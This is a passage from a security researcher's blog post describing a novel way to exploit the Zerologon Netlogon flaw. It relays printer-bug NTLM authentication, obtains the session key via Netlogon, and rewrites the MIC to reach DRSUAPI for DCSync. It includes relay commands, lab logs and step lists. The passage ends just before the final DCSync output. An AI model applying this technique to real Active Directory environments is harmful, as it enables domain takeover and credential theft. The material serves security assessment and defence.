


Dirk-jan Mollema

Hacker, red teamer, researcher. Likes to write infosec-focussed Python tools. This is my personal blog containing research on topics I find interesting, such as (Azure) Active Directory internals, protocols and vulnerabilities.

Looking for a security test or training? Business contact via outsidersecurity.nl

Both sides of a security bc

Twitter

GitHub

YouTube

A different way of abusing Zerologon (CVE-2020-1472)

17 minute read

In August 2020, Microsoft patched CVE-2020-1472 aka Zerologon. This is in my opinion one of the most critical Active Directory vulnerabilities of the past few years, since it allows for instant escalation to Domain Admin without credentials. The most straightforward way to exploit this involves changing the password of a Domain Controller computer account. This is a risky move and could potentially break things in the environment. In this blog we explore a new way to exploit this vulnerability, which though it has a few more prerequisites, is safer to use for security professionals assessing network security. We'll also dive a bit more into the authentication protocols in Active Directory and how they can be tied in with the Zerologon vulnerability. While this is a different way of exploiting the vulnerability, it does not bypass the mitigations released, so if you have already installed the August 2020 patches, you are also protected from this attack.

Zerologon

Let's start with the vulnerability. In case you haven't read the details yet, you can read about it on the Secura blog, on which Tom Tervoort, the researcher who discovered the vulnerability, describes the technical details. The vulnerability exists of a cryptographic flaw, where for 1 in every 256 randomly generated keys, the encryption of a plain text consisting of all null bytes will result in a ciphertext of also all null bytes. This vulnerable cryptographic protocol implementation is used as authentication mechanism in the Netlogon protocol. The netlogon protocol is used in Active Directory mostly by workstations and servers to communicate with Domain Controllers over a secure channel. This works because every workstation or server that is joined to Active Directory has a computer account for which it knows the password. Active Directory possesses several keys that are derived from this same password, which can be used in authentication protocols such as Kerberos and NTLM.

The original Zerologon attack works by resetting the password of the Active Directory account of a Domain Controller in the domain to an empty string. This allows an attacker to authenticate as that Domain Controller to another Domain Controller, or even the same Domain Controller. Being able to authenticate as a Domain Controller is a high privilege, because Domain Controllers can use the DRSUAPI protocol to synchronize Active Directory data, including NT hashes and Kerberos keys. These keys in turn can be used to impersonate any user in the domain, or to create fake Kerberos tickets. The exploitation of this is not without risks. The moment the Domain Controller machine account password is reset in Active Directory, the DC is in an inconsistent state. The encrypted machine account password, that is stored in the registry and in the memory of `lsass.exe`, is not changed. The password of the same account in Active Directory is now changed, which has consequences for authentication both from and to this Domain Controller. If the Domain Controller is rebooted, various services will not start any more because they want to read information from Active Directory. I wrote a thread last week about how any why things break if you reset this machine account, which you can read here. If you perform the exploitation fast enough you can recover the original password from the registry and restore that using a restore script that I added to the GitHub repository containing an example exploit. This still leaves a risk of things breaking in the meanwhile, which is why I wouldn't really recommend exploiting this in a production environment.


Finding an alternative way to exploit Zerologon

Since the original attack carries quite some risk, I wanted to figure out a way to exploit Zerologon without having to reset a computer account. For this we have to take a look both at authentication protocols and at some previous flaws in Netlogon. In Active Directory, there are two primary authentication protocols: NTLM and Kerberos. Kerberos is partially decentralized and works based on cryptography and shared secrets. NTLM however is fully centralized and requires communication with the Domain Controller to work if Domain accounts are used. This is because NTLM uses a challenge-response authentication mechanism, in which a cryptographic operation is performed on a challenge sent by the server to prove that the user possesses their password (or a hashed version of their password to be exact). For Active Directory accounts, the server does not actually know what the password is of the user trying to authenticate, so it forwards this to the Domain Controller, which tells the server whether the response is correct for the given challenge. This forwarding is actually done over the Netlogon protocol, in which the Zerologon vulnerability exists.

One of the weaknesses of the NTLM protocol is that if an attacker can convince a user to authenticate to them using NTLM, they can forward the authentication messages to a different server and impersonate the user on this server. This is known as NTLM relaying and has been around for a very long time. Several security measures have been introduced over the years to reduce the effectiveness of NTLM relaying, but every now and then some vulnerability tends to pop up which once again allows attackers to abuse it and take over systems.

One attack avenue of NTLM that has quite some potential and is considered as by-design, is the "Printer Bug" feature that was discovered in 2018 by Will and Lee. This is an interesting feature because it allows an attacker to trigger the authentication via NTLM of any machine that has the spoolservice enabled. This authentication can also be forced to take place using NTLM by making the machine account authenticate to the attackers IP address instead of the hostname, which makes it use NTLM instead of Kerberos. Relaying this authentication to a useful destination is however not possible by default because the authentication happens over the SMB protocol, which requires the use of cryptographic signatures whenever we use it to talk to Domain Controllers. I've discussed the details of this extensively in a previous blog.

To understand the new attack avenue that is described in this blog, we need to take a look of how signing and encryption of data works when authentication is performed using the NTLM protocol. The encryption key to sign and encrypt messages is called the session key, and it is based on the NT hash of a user and some of the properties negotiated in the protocol. That means that in order to calculate the session key, the server needs to posses the NT hash of the user. Unless the server is a Domain Controller, it doesn't posses that NT hash. Thus it sends the authentication message to the Domain Controller using the Netlogon RPC protocol, which returns this session key to the server. This is shown in the diagram below:




Now the interesting thing here is that Zerologon gives us an authentication bypass for the netlogon protocol. When combining this with relaying, I immediately thought about CVE-2015-0005 which was found by Alberto Solino a few years back. This CVE allowed any machine account to request the session key, thereby making it possible to relay authentication to endpoints which require signing and/or encryption. If we could achieve the same using Zerologon, any protocol accepting NTLM authentication and allowing for privileged access would be a potential target.

Relaying to DRSUAPI for instant DCSync

What would be an interesting protocol to target? Using the printer bug we can get any machine account to authenticate to our attacker controlled SMB server. Machine accounts do not have high privileges often, though it can happen that they are granted Administrator rights. The highest privileged accounts are Domain Controllers, which can use the DRSUAPI to synchronize the Active Directory database. This is also abused in the initial Zerologon POC, where the machine account password is reset and rights to DCSync are obtained. What would be more interesting though from a technical perspective is if we could avoid changing the password and use the relayed connection to directly authenticate to the RPC endpoint of the DRSUAPI protocol. While this protocol requires signing and encryption, maybe we could obtain the session key using Zerologon, and comply with all the cryptographic requirements to talk to this protocol.

Diving into Netlogon and NTLM

The code Alberto used to exploit the CVE-2015-0005 vulnerability is still present in impacket, so I decided to start with that and see if I could get SMB relaying working to a Domain Controller, which requires signing. Instead of using a machine account to authenticate, we use the code from the Zerologon POC to bypass authentication entirely and pretend to be the same machine we are relaying to. This requires some editing in the code to make sure it uses RPC over TCP instead of over a named pipe, but combining it with code from the CVE-2020-1472 POC this is relatively straighforward. Trying it out with a manual connection that I'm setting up from a Windows box, we see it relays successfully to the DC where signing is required.




```
(CVE-2020-1472) user@localhost:~/imp-tmp$ smbrelayx.py -debug -h s2016dc.testsegment.local -machine-account test
segment/s2016dc -domain 192.168.222.113
Impacket v0.9.22.dev1+20200914.131346.64ce465 - Copyright 2020 SecureAuth Corporation

[+] Impacket Library Installation Path: /home/dirkjan/imp-tmp/impacket
[*] Running in relay mode
[*] Config file parsed
[*] Setting up SMB Server
[*] Setting up HTTP Server

[*] Servers started, waiting for connections
[*] Incoming connection (192.168.222.55,50222)
[*] SMBD: Received connection from 192.168.222.55, attacking target s2016dc.testsegment.local
[*] Signature is REQUIRED on the other end, using NETLOGON approach
[*] Connecting to 192.168.222.113 NETLOGON service
S2016DC
s2016dc
Auth OK!
[*] TESTSEGMENT\backupadmin successfully validated through NETLOGON
[*] SMB Signing key: b'8df0b12a64136d95c44e09564cb7a7c9'
[*] Authenticating against s2016dc.testsegment.local as TESTSEGMENT\backupadmin SUCCEED
```

The netlogon operation in play here is the `NetrLogonSamLogonWithFlags` function. When discussing this attack with Benjamin Delpy, we were initially quite surprised that this works. According to the documentation, when this function is called, the NTLM session key should be encrypted with the netlogon session key, which we don't possess as we are bypassing the authentication. Some further digging brings us to this page, which explains it. Since the `ValidationLevel` that we specified is `NetlogonValidationSamInfo4`, the value of this parameter is 6, which according to the table means that nothing is encrypted! I don't know exactly what the logic behind this is, but as a result of this it is possible to call the `NetrLogonSamLogonWithFlags` function as any account with Zerologon, and get the plain text sessionkey for the NTLM authentication from it.

Relaying to DRSUAPI


In theory we should be able to use the same logic as in the SMB relay to relay to DRSUAPI, except of course that relaying RPC is a whole different protocol. Lucky for us, an RPC relay client was recently added to ntlmrelayx by Arseniy Sharoglazov. We can use that code as a base to develop the DCSync client. Since using the DRSUAPI protocol requires signing and encryption, we have to make sure that when the connection is initialized we negotiate `RPC_C_AUTHN_LEVEL_PKT_PRIVACY` instead. After we relay all 3 NTLM messages, we should be able to get the signing key over Netlogon and we should be able to send any operation over the connection.

Of course things are never as easy as they would seem. After I finished writing the code that would allow for this, mostly by copying existing code for interacting with DRSUAPI from impackets secretsdump, I expected things to work, but was greeted by error messages instead:



```
[*] Servers started, waiting for connections
[*] SMBD-Thread-3: Connection from TESTSEGMENT/BACKUPADMIN@192.168.222.55 controlled, attacking target dcsync://
s2016dc.testsegment.local
[*] Connecting to s2016dc.testsegment.local NETLOGON service
[*] Netlogon Auth OK, successfully bypassed autentication using Zerologon!
[*] TESTSEGMENT\backupadmin successfully validated through NETLOGON
[*] NTLM Sign/seal key: ae441ddc2decff7a3c7eae67a99bb5be
Traceback (most recent call last):
  File "/home/dirkjan/imp-tmp/impacket/examples/ntlmrelayx/clients/dcsyncclient.py", line 218, in sendAuth
    resp = self.session.request(request)
  File "/home/dirkjan/imp-tmp/impacket/dcerpc/v5/rpcrt.py", line 857, in request
    answer = self.recv()
  File "/home/dirkjan/imp-tmp/impacket/dcerpc/v5/rpcrt.py", line 1330, in recv
    raise DCERPCException('Unknown DCE RPC fault status code: %.8x' % status_code)
impacket.dcerpc.v5.rpcrt.DCERPCException: Unknown DCE RPC fault status code: 00000721
```

I spent some time comparing the packets that were sent by secretsdump and that were sent when relaying, and found an important difference. In the NTLM negotiate messages, secretsdump would put both the flags for encryption (sealing) as for signing, since DRSUAPI requires both. NTLM in the SMB protocol only enables the signing flag by default and leaves the sealing flag empty. When we relay this to DRSUAPI, the server thinks we don't want to encrypt messages, and throws an error since this is not allowed by this RPC interface.


```
▼ NTLM Secure Service Provider
    NTLMSSP identifier: NTLMSSP
    NTLM Message Type: NTLMSSP_NEGOTIATE (0x00000001)
  ▼ Negotiate Flags: 0xe2088297, Negotiate 56, Negotiate Key Exchange, Negotiate 128, Negotiate
      .... .... .... .... .... ...0 .... .... = Negotiate 0x00000100: Not set
      .... .... .... .... .... .... 1... .... = Negotiate Lan Manager Key: Set
      .... .... .... .... .... .... .0.. .... = Negotiate Datagram: Not set
      .... .... .... .... .... .... ..0. .... = Negotiate Seal: Not set
      .... .... .... .... .... .... ...1 .... = Negotiate Sign: Set
      .... .... .... .... .... .... .... 0... = Request 0x00000008: Not set
      .... .... .... .... .... .... .... .1.. = Request Target: Set
      .... .... .... .... .... .... .... ..1. = Negotiate OEM: Set
      .... .... .... .... .... .... .... ...1 = Negotiate UNICODE: Set
```

I played around a bit with SMB settings to see if I could somehow convince the client to enable the sealing flag. But whatever I configured, even when I enforced SMB encryption and Windows would encrypt all the messages on the SMB protocol level, the sealing flag would still not be set in NTLM. This is a bit of a weird situation to be in because in this case we actually want to use more security than the client negotiated, which is not accepted by the server. Note: *In this blog the server we are authenticating to is also a Domain Controller, but since the principle applies generally I will use the word "server" to describe the target we eventually want to authenticate to, to avoid confusion in terminology.*


I wondered if it would be possible to change the NTLM messages to actually change the signing flags ourselves. Doing this would break the Message Integrity Code (MIC) which is part of the NTLM type 3 message and is based on a cryptographic calculation of all 3 messages. I knew from some previous research that the MIC is not verified by the Domain Controller, but by the local server that we're authenticating to. This also makes sense when looking at the documentation for the information that is sent to the DC for validation, which only contains the server challenge and the response from the client. The MIC is not even sent to the DC for validation, which implies that it is only validated by the server locally. This means that for validation of the message with the DC, the MIC doesn't matter, so we can happily change the negotiated flags in the message. For the server we authenticate **to** however, the MIC does matter and it will be verified. But **how** does the server verify the MIC if it doesn't know the users password? If we look up the NTLM documentation for the calculation of the MIC, we find out that it's a HMAC of the 3 NTLM messages using the **session key** as secret. You know, that session key that we just got by sending the authenticate message to the DC…

Combining this knowledge, we can make sure that both signing and sealing is negotiated in the NTLM exchange by following these steps:

- In the initial relay phase, make sure both the signing and sealing flags are set.
- After the NTLM type 3 message is received (the Authenticate message), we forward it to the DC over Netlogon and abuse Zerologon to authenticate.
- The DC gives us the session key, with which we recalculate the MIC.
- Now we forward the modified type 3 message with recalculated MIC to the target computer.
- We are authenticated with signing and sealing negotiated.


Working around logon limitations

After performing our magic trick with the Negotiate flags, we are able to send messages to the RPC endpoint and sign+encrypt them with the session key that we got from the DC. Now we can DCSync! If the account we relay is a Domain Admin, this works without any issue:



